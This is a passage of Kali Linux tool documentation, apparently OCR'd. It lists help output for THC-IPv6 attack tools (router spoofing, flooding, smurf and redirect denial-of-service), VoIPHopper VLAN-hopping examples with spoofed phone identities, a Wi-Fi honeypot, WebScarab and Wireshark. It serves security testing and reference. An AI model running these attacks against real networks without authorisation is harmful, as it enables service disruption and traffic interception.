fake_router6–Announceyourselfasarouterandtrytobecomethedefaultrouter.

```
root@kali:~# fake_router6
fake_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  fake_router6  [-HFD]  interface  network-address/prefix-length  [dns-server
[router-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

fake_solicitate6–Solicateipv6addressonthenetwork

```
root@kali:~# fake_solicitate6
fake_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_solicitate6 [-DHF] interface ip-address-solicitated [target-address [mac-
address-solicitated [source-ip-address]]]

Solicate ipv6 address on the network, sending it to the all-nodes multicast address
```

firewall6–PerformsvariousACLbypassattemptstocheckimplementations

```
root@kali:~# firewall6
firewall6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: firewall6 [-u] interface destination port [test-case-no]
```

```
Performs various ACL bypass attempts to check implementations.
Defaults to TCP ports, option -u switches to UDP.
For all test cases to work, ICMPv6 ping to thhe destination must be allowed.
```

flood_advertise6–Floodthelocalnetworkwithneighboradvertisements

```
root@kali:~# flood_advertise6
flood_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_advertise6 interface

Flood the local network with neighbor advertisements.
```

flood_dhcpc6–DHCPclientflooder

```
root@kali:~# flood_dhcpc6
flood_dhcpc6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_dhcpc6 [-n|-N] [-1] [-d] interface [domain-name]

DHCP client flooder. Use to deplete the IP address pool a DHCP6 server is
offering. Note: if the pool is very large, this is rather senseless. :-)

By default the link-local IP MAC address is random, however this won't work
in some circumstances. -n will use the real MAC, -N the real MAC and
link-local address. -1 will only solicate an address but not request it.
If -N is not used, you should run parasite6 in parallel.
Use -d to force DNS updates, you can specify a domain name on the commandline.
```

flood_mld26–FloodthelocalnetworkwithMLDv2reports

```
root@kali:~# flood_mld26
flood_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld26 interface

Flood the local network with MLDv2 reports.
```

flood_mld6–FloodthelocalnetworkwithMLDreports

```
root@kali:~# flood_mld6
flood_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld6 interface

Flood the local network with MLD reports.
```

flood_mldrouter6–FloodthelocalnetworkwithMLDrouteradvertisements

```
root@kali:~# flood_mldrouter6
flood_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mldrouter6 interface

Flood the local network with MLD router advertisements.
```

flood_router26–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router26
flood_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router26 [-HFD] [-s] [-RPA] interface

Flood the local network with router advertisements.
Each packet contains 17 prefix and route enries
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
-R does only send routing entries, no prefix information.
-P does only send prefix information, no routing entries.
-A is like -P but implements an attack by George Kargiotakis to disable privacy
extensions
The option -s uses small lifetimes, resulting in a more devasting impact
```

flood_router6–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router6
flood_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router6 [-HFD] interface

Flood the local network with router advertisements.
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
```

flood_solicitate6–Floodthenetworkwithneighborsolicitations

```
root@kali:~# flood_solicitate6
flood_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_solicitate6 interface [target]

Flood the network with neighbor solicitations.
```

fragmentation6–Performsfragmentfirewallandimplementationchecks

```
root@kali:~# fragmentation6
fragmentation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: fragmentation6 [-fp] [-n number] interface destination [test-case-no]

-f activates flooding mode, no pauses between sends; -p disables first and
final pings, -n number specifies how often each test is performed

Performs fragment firewall and implementation checks, incl. denial-of-service.
```

fuzz_ip6–Fuzzesanicmp6packet

```
root@kali:~# fuzz_ip6
fuzz_ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-X|-1|-2|-3|-4|-
5|-6|-7|-8|-9|-0 port] interface unicast-or-multicast-address [address-in-data-pkt]

Fuzzes an icmp6 packet
Options:
 -X        do not add any ICMP/TCP header (tranport laye)
 -1        fuzz ICMP6 echo request (default)
 -2        fuzz ICMP6 neighbor solicitation
 -3        fuzz ICMP6 neighbor advertisement
 -4        fuzz ICMP6 router advertisement
 -5        fuzz multicast listener report packet
 -6        fuzz multicast listener done packet
 -7        fuzz multicast listener query packet
 -8        fuzz multicast listener v2 report packet
 -9        fuzz multicast listener v2 query packet
 -0        fuzz node query packet
 -s port    fuzz TCP-SYN packet against port
 -x        tries all 256 values for flag and byte types
 -t number  continue from test no. number
 -T number  only performs test no. number
 -p number  perform an alive check every number of tests (default: none)
 -a        do not perform initial and final alive test
 -n number  how many times to send each packet (default: 1)
 -I        fuzz the IP header too
 -F        add one-shot fragmentation, and fuzz it too (for 1)
 -S        add source-routing, and fuzz it too (for 1)
 -D        add destination header, and fuzz it too (for 1)
 -H        add hop-by-hop header, and fuzz it too (for 1 and 5-9)
 -R        add router alert header, and fuzz it too (for 5-9 and all)
 -J        add jumbo packet header, and fuzz it too (for 1)
You can only define one of -0 ... -9 and -s, defaults to -1.
Returns -1 on error, 0 on tests done and targt alive or 1 on target crash.
```

implementation6–Performssomeipv6implementationchecks

```
root@kali:~# implementation6
implementation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6 [-p] [-s sourceip6] interface destination [test-case-number]

Options:
  -s sourceip6  use the specified source IPv6 address
  -p           do not perform an alive check at the beginning and end
Performs some ipv6 implementation checks, can be used to test some
firewall features too. Takes approx. 2 minutes to complete.
```

implementation6d–Identifiestestpacketsbytheimplementation6tool

```
root@kali:~# implementation6d
implementation6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6d interface

Identifies test packets by the implementation6 tool, useful to check what
packets passed a firewall
```

inject_alive6–Thistoolanswerstokeep-aliverequestsonPPPoEand6in4tunnels

```
root@kali:~# inject_alive6
inject_alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inject_alive6 [-ap] interface

This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE
it also sends keep-alive requests.
Note that the appropriate environment variable THC_IPV6_{PPPOE|6IN4} must be set
Option -a will actively send alive requests every 15 seconds.
Option -p will not send replies to alive requests.
```

inverse_lookup6–Performsaninverseaddressquery

```
root@kali:~# inverse_lookup6
inverse_lookup6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inverse_lookup6 interface mac-address

Performs an inverse address query, to get the IPv6 addresses that are assigned
to a MAC address. Note that only few systems support this yet.
```

kill_router6–Announcethatatargetaroutergoingdowntodeleteitfromtheroutingtables

```
root@kali:~# kill_router6
kill_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: kill_router6 [-HFD] interface router-address [srcmac [dstmac]]

Announce that a target a router going down to delete it from the routing tables.
If you supply a '*' as router-address, this tool will sniff the network for any
RA packet and immediately send the kill packet.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

ndpexhaust26–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
```

ndpexhaust6–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
root@kali:~# ndpexhaust6
ndpexhaust6 by mario fleischmann <mario.fleischmann@1und1.de>

Syntax: ndpexhaust6 interface destination-network [sourceip]

Randomly pings IPs in target network
```

node_query6–SendsanICMPv6nodequeryrequesttothetarget

```
root@kali:~# node_query6
node_query6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: node_query6 interface target

Sends an ICMPv6 node query request to the target and dumps the replies.
```

passive_discovery6–Passivelysniffsthenetworkanddumpallclient’sIPv6addresses

```
root@kali:~# passive_discovery6
passive_discovery6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [-Ds] [-m maxhop] [-R prefix] interface [script]

Options:
 -D         do also dump destination addresses (does not work with -m)
 -s         do only print the addresses, no other output
 -m maxhop   the maximum number of hops a target which is dumped may be away.
            0 means local only, the maximum amount to make sense is usually 5
 -R prefix   exchange the defined prefix with the link local prefix

Passively sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

randicmp6–SendsallICMPv6typeandcodecombinationstodestination

```
root@kali:~# randicmp6
Syntax: randicmp6 [-s sourceip] interface destination [type [code]]
```

```
Sends all ICMPv6 type and code combinations to destination.
Option -s  sets the source ipv6 address.
```

redir6–Implantarouteintovictim-ip,whichredirectsalltraffictotarget-ip

```
root@kali:~# redir6
redir6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redir6 interface victim-ip target-ip original-router new-router [new-router-
mac] [hop-limit]

Implant a route into victim-ip, which redirects all traffic to target-ip to
new-ip. You must know the router which would handle the route.
If the new-router-mac does not exist, this results in a DOS.
If the TTL of the target is not 64, then specify this is the last option.
```

redirsniff6–Implantarouteintovictim-ip,whichredirectsalltraffictodestination-ip

```
root@kali:~# redirsniff6
redirsniff6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  redirsniff6  interface  victim-ip  destination-ip  original-router  [new-router
[new-router-mac]]

Implant a route into victim-ip, which redirects all traffic to destination-ip to
new-router. This is done on all traffic that flows by that matches
victim->target. You must know the router which would handle the route.
If the new-router/-mac does not exist, this results in a DOS.
You can supply a wildcard ('*') for victim-ip and/or destination-ip.
```

rsmurf6–Smurfsthelocalnetworkofthevictim

```
root@kali:~# rsmurf6
rsmurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: rsmurf6 interface victim-ip

Smurfs the local network of the victim. Note: this depends on an
implementation error, currently only verified on Linux.
Evil: "ff02::1" as victim will DOS your local LAN completely
```

sendpees6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpees6
sendpees6 by willdamn <willdamn@gmail.com>
```

```
usage: sendpees6 <inf> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
```

sendpeesmp6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpeesmp6
original sendpees by willdamn <willdamn@gmail.com>
modified sendpeesMP by Marcin Pohl <marcinpohl@gmail.com>
Code based on thc-ipv6

usage: sendpeesmp6 <inferface> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
Example: sendpeesmp6 eth0 2048 fe80:: fe80::1
```

smurf6–Smurfthetargetwithicmpechoreplies

```
root@kali:~# smurf6
smurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: smurf6 interface victim-ip [multicast-network-address]

Smurf the target with icmp echo replies. Target of echo request is the
local all-nodes multicast address if not specified
```

thcping6–Craftyourspecialicmpv6echorequestpacket

```
root@kali:~# thcping6
thcping6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcping6 [-af] [-H o:s:v] [-D o:s:v] [-F dst] [-t ttl] [-c class] [-l label]
[-d size] [-S port|-U port] interface src6 dst6 [srcmac [dstmac [data]]]

Craft your special icmpv6 echo request packet.
You can put an "x" into src6, srcmac and dstmac for an automatic value.
Options:
  -a              add a hop-by-hop header with router alert option.
  -q              add a hop-by-hop header with quickstart option.
  -E              send as ethertype IPv4
  -H o:s:v        add a hop-by-hop header with special content
  -D o:s:v        add a destination header with special content
  -D "xxx"        add a large destination header which fragments the packet
  -f              add a one-shot fragementation header
  -F ipv6address  use source routing to this final destination
  -t ttl         specify TTL (default: 64)
  -c class       specify a class (0-4095)
  -l label       specify a label (0-1048575)
  -d data_size    define the size of the ping data buffer
  -S port        use a TCP SYN packet on the defined port instead of ping
  -U port        use a UDP packet on the defined port instead of ping
o:s:v syntax: option-no:size:value, value is in hex, e.g. 1:2:feab
Returns -1 on error or no reply, 0 on normal reply or 1 on error reply.
```

thcsyn6–Floodthetargetportwith TCP-SYNpackets

```
root@kali:~# thcsyn6
thcsyn6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcsyn6 [-AcDrRS] [-p port] [-s sourceip6] interface target port

Options:
 -A      send TCP-ACK packets
 -S      send TCP-SYN-ACK packets
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address
 -D      randomize the destination (treat as /64)
 -p port      use fixed source port

Flood the target port with TCP-SYN packets. If you supply "x" as port, it
is randomized.
```

toobig6–Implantsthespecifiedmtuonthetarget

```
root@kali:~# toobig6
toobig6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: toobig6 [-u] interface target-ip existing-ip mtu [hop-limit]

Implants the specified mtu on the target.
If the TTL of the target is not 64, then specify this as the last option.
Option -u will send the TooBig without the spoofed ping6 from existing-ip.
```

trace6–Abasicbutveryfasttraceroute6program

```
root@kali:~# trace6
trace6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: trace6 [-abdt] [-s src6] interface targetaddress [port]
```

```
Options:
  -a      insert a hop-by-hop header with router alert option.
  -D      insert a destination extension header
  -E      insert a destination extension header with an invalid option
  -F      insert a one-shot fragmentation header
  -b      instead of an ICMP6 Ping, use TooBig (you will not see the target)
  -B      instead of an ICMP6 Ping, use PingReply (you will not see the target)
  -d      resolves the IPv6 addresses to DNS.
  -t      enables tunnel detection
  -s src6  specifies the source IPv6 address
Maximum hop reach: 31

A basic but very fast traceroute6 program.
If no port is specified, ICMP6 Ping requests are used, otherwise TCP SYN
packets to the specified port. Options D, E and F can be use multiple times.
```

ADDRESS6 USAGE EXAMPLE

Convert an IPv6 address to a MAC address and vice-versa:

```
root@kali:~# address6 fe80::76d4:35ff:fe4e:39c8
74:d4:35:4e:39:c8
root@kali:~# address6 74:d4:35:4e:39:c8
fe80::76d4:35ff:fe4e:39c8
```

ALIVE6 USAGE EXAMPLE

```
root@kali:~# alive6 eth0
Alive: fd77:7c68:420a:1:426c:8fff:fe1b:cb90 [ICMP parameter problem]
Alive: fd77:7c68:420a:1:20c:29ff:fee5:5bf4 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:75d9:4f39:a46a:6f83 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:6912:8e80:e02f:1969 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:201:6cff:fe6f:ddd1 [ICMP echo-reply]
```

DETECT-NEW-IP6 USAGE EXAMPLE

```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::85d:9879:9251:853a
```

DNSDICT6 USAGE EXAMPLE

```
root@kali:~# dnsdict6 example.com
Starting DNS enumeration work on example.com. ...
Starting enumerating example.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.example.com. => 2606:2800:220:6d:26bf:1447:1097:aa7
```

CATEGORIES: EXPLOITATION TOOLS, IN-DEPTH, INFORMATION GATHERING, SNIFFING/SPOOFING, STRESS TESTING, VULNERABILITY ANALYSIS*TAGS:* DNS, EXPLOITATION, IPV6, SPOOFING, STRESSTESTING, VULNANALYSIS

VoIPHopper

VOIPHOPPER PACKAGE DESCRIPTION

VoIP Hopper is a GPLv3 licensed security tool, written in C, that rapidly runs a VLAN Hop into the Voice VLAN on specific ethernet switches. VoIP Hopper does this by mimicking the behavior of an IP Phone, in Cisco, Avaya, Nortel, and Alcatel-Lucent environments. This requires two important steps in order for the tool to traverse VLANs for unauthorized access. First, discovery of the correct 12 bit Voice VLAN ID (VVID) used by the IP Phones is required. VoIP Hopper supports multiple protocol discovery methods (CDP, DHCP, LLDP-MED, 802.1q ARP) for this important first step. Second, the tool creates a virtual VoIP ethernet interface on the OS. It then inserts a spoofed 4-byte 802.1q vlan header containing the 12 bit VVID into a spoofed DHCP request. Once it receives an IP address in the VoIP VLAN subnet, all subsequent ethernet frames are “tagged” with the spoofed 802.1q header. VoIP Hopper is a VLAN Hop test tool but also a tool to test VoIP infrastructure security.

Source: http://voiphopper.sourceforge.net/details.html

VoIPHopper Homepage | Kali VoIPHopper Repo

- Author: Jason Ostrom
- License: GPLv3

TOOLS INCLUDED IN THE VOIPHOPPER PACKAGE

voiphopper–RunsaVLANhopsecuritytest

```
root@kali:~# voiphopper -h
VoIP Hopper Extended Usage:

Miscellaneous Options:
    -l (list available interfaces for CDP sniffing, then exit)
    Example:  voiphopper -l
    -m (Spoof the MAC Address, then exit)
    Example:  voiphopper -i eth0 -m 00:07:0E:EA:50:86
    -d (Delete the VLAN Interface, then exit)
    Example:  voiphopper -d eth0.200
    -V (Print the VoIP Hopper version, then exit)
    Example:  voiphopper -V

MAC Address Spoofing Options (used with -a, -v, or -c options):
    -m (Spoof the MAC Address of existing interface, and new Interface)
    -D -m (Spoof the MAC Address of only new Voice Interface)
    Example:  voiphopper -i eth0 -m 00:07:0E:EA:50:86
    Example:  voiphopper -i eth0 -D -m 00:07:0E:EA:50:86

CDP Sniff Mode (-c 0)
    Example:  voiphopper -i eth0 -c 0

CDP Spoof Mode (-c 1):
    -E <string> (Device ID)
    -P <string> (Port ID)
    -C <string> (Capabilities)
    -L <string> (Platform)
    -S <string> (Software)
    -U <string> (Duplex)

Example Usage for SIP Firmware Phone:
voiphopper -i eth0 -c 1 -E 'SIP00070EEA5086' -P 'Port 1' -C Host -L 'Cisco IP Phone
7940' -S 'P003-08-8-00' -U 1

Example Usage for SCCP Firmware Phone:
voiphopper -i eth0 -c 1 -E 'SEP0070EEA5086' -P 'Port 1' -C Host -L 'Cisco IP Phone
7940' -S 'P00308000700' -U 1

Example Usage for Phone with MAC Spoofing:
voiphopper -i eth0 -m 00:07:0E:EA:50:86 -c 1 -E 'SEP00070EEA5086' -P 'Port 1' -C Host
-L 'Cisco IP Phone 7940' -S 'P003-08-8-00' -U 1

Avaya DHCP Option Mode (-a):
    Example:  voiphopper -i eth0 -a
    Example:  voiphopper -i eth0 -a -m 00:07:0E:EA:50:86

VLAN Hop Mode (-v VLAN ID):
    Example:  voiphopper -i eth0 -v 200
    Example:  voiphopper -i eth0 -v 200 -D -m 00:07:0E:EA:50:86

Alcatel VLAN Discovery (-t 0|1|2):
    Example:  voiphopper -i eth0 -t 0
    Example:  voiphopper -i eth0 -t 1
    Example:  voiphopper -i eth0 -t 0 -m 00:80:9f:ad:42:42
    Example:  voiphopper -i eth0 -t 1 -m 00:80:9f:ad:42:42
    Example:  voiphopper -i eth0 -t 2 -v 800
    Example:  voiphopper -i eth0 -t 2 -v 800 -m 00:80:9f:ad:42:42
```

VOIPHOPPER USAGE EXAMPLE

```
root@kali:~# voiphopper -i eth0 -z
```

```
VoIP Hopper assessment mode ~ Select 'q' to quit and 'h' for help menu.
Main Sniffer:  capturing packets on eth0
a
Analyzing ARP packets on default interface: eth0
New host #1 learned on eth0: (MAC): 78:ca:39:fe:0b:4c   (IP): 192.168.1.229
New host #2 learned on eth0: (MAC): 60:6b:bd:5a:b6:6c   (IP): 192.168.1.213
New host #3 learned on eth0: (MAC): 40:6c:8f:1b:cb:90   (IP): 192.168.1.232
a
Disabling analysis of ARP packets on default interface:  eth0
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SPOOFING, VOIP, VULNANALYSIS

WebScarab

WEBSCARAB PACKAGE DESCRIPTION

WebScarab is designed to be a tool for anyone who needs to expose the workings of an HTTP(S) based application, whether to allow the developer to debug otherwise difficult problems, or to allow a security specialist to identify vulnerabilities in the way that the application has been designed or implemented.

WebScarab Homepage | Kali WebScarab Repo

- Author: Rogan Dawes
- License: GPLv2


TOOLS INCLUDED IN THE WEBSCARAB PACKAGE

webscarab–Webapplicationreviewtool

WebScarab is a Web Application Review tool.

WEBSCARAB USAGE EXAMPLE

```
root@kali:~# webscarab
```


WebScarab
File View Tools Help
Scripted
Fragments
Fuzzer
Compare
Search
SAML
OpenID
WS-Federation
Identity
Summary
Messages
Proxy
Manual Request
Spider
Extensions
XSS/CRLF
SessionID Analysis
Tree Selection filters conversation list
Url
Methods
Status
Possible I...
Injection
Set-Cookie
Forms
Hidden fie...
Comments
DomXss
Sc
ID
Date
Method
Host
Path
Parameters
Status
Origin
Tag
Size
Poss
Used 46.81 of 643.81MB

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, WEBAPPS

WifiHoney

WIFI HONEY PACKAGE DESCRIPTION

This script creates five monitor mode interfaces, four are used as APs and the fifth is used for airodump-ng. To make things easier, rather than having five windows all this is done in a screen session which allows you to switch between screens to see what is going on. All sessions are labelled so you know which is which.

Source: http://www.digininja.org/projects/wifi_honey.php

Wifi Honey Homepage | Kali Wifi Honey Repo

- Author: Robin Wood
- License: Creative Commons Attribution-Share Alike 2.0

TOOLS INCLUDED IN THE WIFI-HONEY PACKAGE

wifi-honey–Wi-Fihoneypot

```
root@kali:~# wifi-honey -h
Usage: /usr/bin/wifi-honey <essid> <channel> <interface>

Default channel is 1
Default interface is wlan0

Robin Wood <robin@digininja.org>
See Security Tube Wifi Mega Primer episode 26 for more information
```

WIFI-HONEY USAGE EXAMPLE

Broadcast the given ESSID *(FreeWiFi)* on channel 6 *(6)* using the wireless interface *(wlan0)*:

```
root@kali:~# wifi-honey FreeWiFi 6 wlan0
```

CATEGORIES: SNIFFING/SPOOFING, WIRELESS ATTACKS*TAGS:* SNIFFING, SPOOFING, WIRELESS

Wireshark

WIRESHARK PACKAGE DESCRIPTION

Wireshark is the world's foremost network protocol analyzer. It lets you see what's happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions. Wireshark development thrives thanks to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998.

Wireshark has a rich feature set which includes the following:

- Deep inspection of hundreds of protocols, with more being added all the time
- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- The most powerful display filters in the industry
- Rich VoIP analysis
- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript®, CSV, or plain text
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2

- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network * General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others
Source: http://www.wireshark.org/about.html

Wireshark Homepage | Kali Wireshark Repo

- Author: Gerald Combs and contributors
- License: GPLv2

TOOLS INCLUDED IN THE WIRESHARK PACKAGE

wireshark–networktrafficanalyzer–GTK+version

```
root@kali:~# wireshark -h
Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Interactively dump and analyze network traffic.
See http://www.wireshark.org for more information.

Copyright 1998-2013 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
